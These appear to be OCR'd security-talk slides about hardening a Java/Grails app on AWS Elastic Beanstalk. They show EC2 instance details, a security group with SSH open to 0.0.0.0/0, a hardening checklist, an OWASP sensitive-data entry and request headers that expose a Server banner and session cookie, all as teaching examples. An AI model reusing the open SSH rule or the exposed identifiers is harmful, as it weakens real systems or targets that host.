
Welcome to the Nuez blog. Please feel free to login and blog about any topic that you want to talk about. Enjoy!

Java Rocks!!!

But Groovy and Grails is better.

```
<session-config>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

disable cookies and determine if session data is written to url



Instance: i-219341f7 (nuez)   Public DNS: ec2-54-158-139-211.compute-1.amazonaws.com

Instance ID	i-219341f7	Public DNS	ec2-54-158-139-211.compute-1.amazonaws.com
Instance state	running	Public IP	54.158.139.211
Instance type	m1.small	Elastic IP	-
Private DNS	ip-10-65-175-228.ec2.internal	Availability zone	us-east-1d
Private IPs	10.65.175.228	Security groups	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ. view rules
Secondary private IPs	-		
VPC ID	-		
Subnet ID	-		
Network interfaces	-		

Security Groups associated with i-219341f7


Ports	Protocol	Source	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ
80	tcp	sg-843f59ed	✔
22	tcp	0.0.0.0/0	✔

Securing <app server>

- run as dedicated user (not root)
- change default users & passwords
- remove unnecessary applications
- disable auto deploy
- configure error responses


6. Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific

don’t broad cast your technology stack



nuez.elasticbeanstalk.com
css?family=Frijole
bootstrap.css
jquery-1.7.1.js
application.js
HGLC0PR3yjkozK-KG-GKywLUuEpTyoUstqEm5A...

6 requests | 155 KB transferred | Finish: 1.82 s | ...

▼General


```
Remote Address: 54.197.254.229:80
Request URL: http://nuez.elasticbeanstalk.com/
Request Method: GET
Status Code: ● 200 OK
```

▼Response Headers view source

```
Connection: keep-alive
Content-Language: en-US
Content-Type: text/html;charset=UTF-8
Date: Wed, 29 Apr 2015 21:38:35 GMT
Server: Apache-Coyote/1.1
transfer-encoding: chunked
```

▼Request Headers view source

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Connection: keep-alive
Cookie: JSESSIONID=298CA77D3D283858D4C59D7D14A1182E
Host: nuez.elasticbeanstalk.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHT
```


☐ Preserve log ☐ Disable cache
Filter
All XHR Script Style Images Media Fonts Documents WebSockets Other ☐ Hide data URLs
Name
× Headers Preview Response Cookies Timing

